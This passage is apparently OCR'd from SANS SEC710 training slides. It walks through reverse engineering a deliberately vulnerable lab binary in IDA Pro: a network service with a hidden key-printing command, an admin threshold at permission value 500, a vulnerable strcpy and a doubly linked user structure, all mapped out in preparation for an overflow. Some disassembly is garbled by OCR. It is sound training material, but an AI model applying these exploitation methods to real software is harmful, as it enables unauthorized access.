
Getting Started (3)

Promote yourself to Root so that we may create the account for fcfl. Once logged in as root, issue the command *useradd –m fcfl*. The –m switch creates a home directory for fcfl. Next, let's create the database file required by the program. Issue the command *touch /home/fcfl/user.db* and then the command *touch /home/fcfl/key*. Both of these files are required by the program. Echo something into the key file so that you know when your exploit is successful later. Remember, the key file will be printed out when you are successful.




Getting Started (4)

Next, change to the user fcfl. To do this, you must promote yourself to root and then use the "su" command to become fcfl. Once you are logged in as the user fcfl, try starting the program. It should start up properly. If not, go back and check to make sure you have proper permissions on the file, the user account fcfl is created, and that the user.db file is created in fcfl's home directory.


Getting Started (5)
• Checking for new open ports:
deadlist@deadlist-desktop:~$ netstat -na |more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.1:587 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:5555 0.0.0.0:* LISTEN
• TCP port 5555 is now listening
• Let's try connecting…
– nc 127.0.0.1 5555
SANS SEC710 - © 2011


Getting Started (5)

You may have noticed that when you successfully run the program as fcfl, a new port is opened up. TCP port 5555 should be listening. Let's next try connecting with netcat. e.g. *nc 127.0.0.1 5555*


Connecting to the Program
The program accepts our connection
deadlist@deadlist-desktop:~$ nc 127.0.0.1 5555
fantasy chicken farmin league
menu
c) create account
l) login
q) quit
We can begin static testing, fuzzing, or we can start reversing
ps –aux shows a new PID spawned for the connection
SANS SEC710 - © 2011

Connecting to the Program


As you can see on the slide, when we launch netcat to connect to TCP port 5555, we get an interesting prompt. When running ps –aux, we also notice that a new PID is created for our connection. It is likely that fork() is being used for each new connection.



IDA Pro

If you're not too familiar with IDA Pro, don't worry, we will cover it in some more detail on day 2. As for now, you will just be performing some basic steps if you choose to go this route. GDB is also an option, but will be slow in this particular challenge.

If you don't have IDA Pro, install the free version from the Tools DVD. This version is limited, but can handle most of our needs. Once IDA Pro is running, click "File" and select "New." Next, click on the Unix tab and the option that says "ELF/COFF/A.OUT/QNX/SOM Executable." Open up sec710bc.bin from where ever you installed it on your system and accept all defaults.




Program Entry Point

Once the program is loaded and auto-analysis is complete, you should be presented with the same content as is shown on the slide. The argument passed above the call to __libc_start_main is likely that of the main() function for the program. Click on the highlighted yellow area and press "Enter."


Interesting Subroutine

- After reversing each call, the highlighted location contains a switch of interest
- Each connection forks()



Interesting Subroutine


There are several call instructions on this slide in the disassembly. After reversing each one, the highlighted subroutine is of interest. It contains a switch that checks for a bunch of arguments that can be passed by a user. One of the calls confirmed our assumption that fork() is being used to spawn a new process for each connection to TCP port 5555. Click on the yellow highlighted area and press "Enter."



Switch


On this slide is the switch we jump to when selecting the prior slide's subroutine. Each block of code above is labeled accordingly. These are all options that the program accepts depending on your location from within the program. A couple items are especially of interest. When selecting the "u" option to update your information, you are given a series of options to update and can select yes or no. You probably already saw this when messing around with the program. When selecting the update option to enter a new office, a vulnerable strcpy() call is made. None of the other update options offer this function call. We also see malloc() used in several locations to store our data.

Another item of interest is at item #9. There is a hidden command. When entering the number 6, something undocumented happens that is described on the next slide.


Hidden Command
If the value 6 is entered and the logged in user is admin, the key will be printed out
Let's find where this is set!
Check out subroutine 0x804a8a1 on the next slide
loc_804C509:
lea eax, [ebp+nptr]
movzx edx, byte ptr [eax]
mov eax, offset a6 ; "6"
movzx eax, byte ptr [eax]
cmp dl, al
jnz loc_804C5A5
mov eax, ds:dword_804E424
test eax, eax
jz short loc_804C5A5
mov eax, ds:dword_804E420
test eax, eax
jz short loc_804C5A5
loc_804C5A5:
lea eax, [ebp+nptr]
movzx edx, byte ptr [eax]
mov eax, offset aQ ; "q"
movzx eax, byte ptr [eax]
cmp dl, al
jnz short loc_804C5CA
mov edx, offset modes ; "rb"
mov eax, offset filename ; "/home/FcFl/key"
mov [esp+4], edx ; modes
mov [esp], eax ; filename
call _fopen
mov [ebp+stream], eax
mov dword ptr [esp+0Ch], 0Ah ; int
mov dword ptr [esp+8], 257h ; int
lea eax, [ebp+nptr]
mov [esp+4], eax ; int
mov eax, [ebp+stream]
mov [esp], eax ; stream
call sub_804B90A
mov dword ptr [ebp+var_14], eax
cmp dword ptr [ebp+var_14], 0FFFFFFFFh
jz short loc_804C5A3
SANS SEC710 - © 2011


Hidden Command

The code on the screen details what is happening with the hidden command of 6. It just so happens that if the user enters the number 6, and that user is "administrator," the file /home/fcfl/key is opened up and printed out to the screen. There are several comparisons on the slide that can be viewed. So how do we become admin and where is the code for this issue?


Interesting Subroutine
The top arrow is pointing to a comparison to 0x1F3 (499)
The bottom arrow is a jbe "jump if below or equal" instruction
If we are decimal 500 or higher we are set to administrator
mov eax, [ebp+src]
add eax, 14h
mov [esp+8], eax ; char
mov dword ptr [esp+4], offset aLoggedIn ; "logged in!\n"
mov eax, [ebp+fd]
mov [esp], eax ; fd
call sub_8048F10
mov ds:dword_804E424, 1
mov eax, [ebp+src]
mov dword_ptr [esp+8], 14h ; n
mov [esp+ eax ; src
mov dword r [esp], offset s1 ; dest
call _strn
mov eax, n+src]
mov eax, ax+38h]
cmp eax, 1F3h
jbe short loc_804A96C
mov ds:dword_804E420, 1
loc_804A96C:
mov [ebp+var_10], 0
jmp short loc_804A983
SANS SEC710 - © 2011


Interesting Subroutine

Check out the memory address 0x804a8a1. To quickly jump to this address, press the letter "g" when inside of IDA Pro, then enter in the address. You can see a string on the slide which says "logged in"\n." The top red arrow points to a comparison to the value 1F3h, which is 499 in decimal. Next, the instruction *jbe short loc_804A96C* is given. JBE stands for jump if below or equal. If the value here is 500 or higher, we take a separate route than if we are 499 or less. We will likely need to figure out how to get 500 or higher written to this location in memory so that we may use the hidden command from the previous slide.


Credentials Structure
Structure containing username, password, and ID
Username Offset 0 – 0x00
mov [esp+8], eax ; char
mov dword ptr [esp+4], offset aUsernameS ; " username: %s \n"
Password Offset 20 – 0x14
add eax, 14h
mov [esp+8], eax ; char
mov dword ptr [esp+4], 804C9CFh
mov eax, [ebp+fd]
mov [esp], eax
call sub_8048F10
mov eax, dword ptr
; char aPasswordS[]
aPasswordS db ' password: %s ',0Ah
db 0Ah,0
Perm Offset 56 – 0x38
mov eax, [eax+38h]
mov [esp+8], eax ; char
mov dword ptr [esp+4], offset aPermU ; " perm: %u \n"
SANS SEC710 - © 2011


Credentials Structure

Now that we have some sort of goal, we must understand the structure of the stored data. The function getpwnam() was seen early on. This function works with database files and username/password combinations. We need to learn more about this component of the program. After reversing the stripped functions, some of the above data was discovered. Often, checking the "rodata" section of a program can yield some interesting data. The top piece of disassembled code shows the username section from within the structure. After reversing, it is learned that the size of this variable is 20 bytes and it starts at offset 0 from within the user structure. Offset 14h (20) in this structure holds the password data, and its size is 36 bytes. At the bottom is the permissions for the user. This is at offset 38h (56) in this structure. These are important elements to gather as we will need them when calculating our overflow.


Trying the Program
• Running the program and creating an account: user1
menu
c) create account
l) login
q) quit
c
1: c
enter new username: user1
enter new info:
enter new office:
enter new pass:
mov dword ptr [esp+4], offset aNextX ; " next: %x \n"
mov eax, [ebp+fd]
mov [esp], eax ; fd
call sub_8048F10
mov eax, dword ptr [ebp+arg_4]
mov eax, [eax+50h]
mov [esp+8], eax ; char
mov dword ptr [esp+4], offset aPrevX ; " prev: %x \n"
• User accounts are doubly linked
• Create a second account: user2
• Both accounts with blank info, office and pass…
SANS SEC710 - © 2011


Trying the Program

Let's learn a little more about the program. Connect to port 5555 with netcat. Create the account "user1", providing no data for "info," "office," and "pass." (Just hit enter.) After creating the account for "user1", create another account for "user2." Again, enter no data for "info," "office," and "pass." Notice on the right, when analyzing the structure of the program data, it looks like pointers are used (next and prev) which link the user accounts together. Let's confirm this assumption.



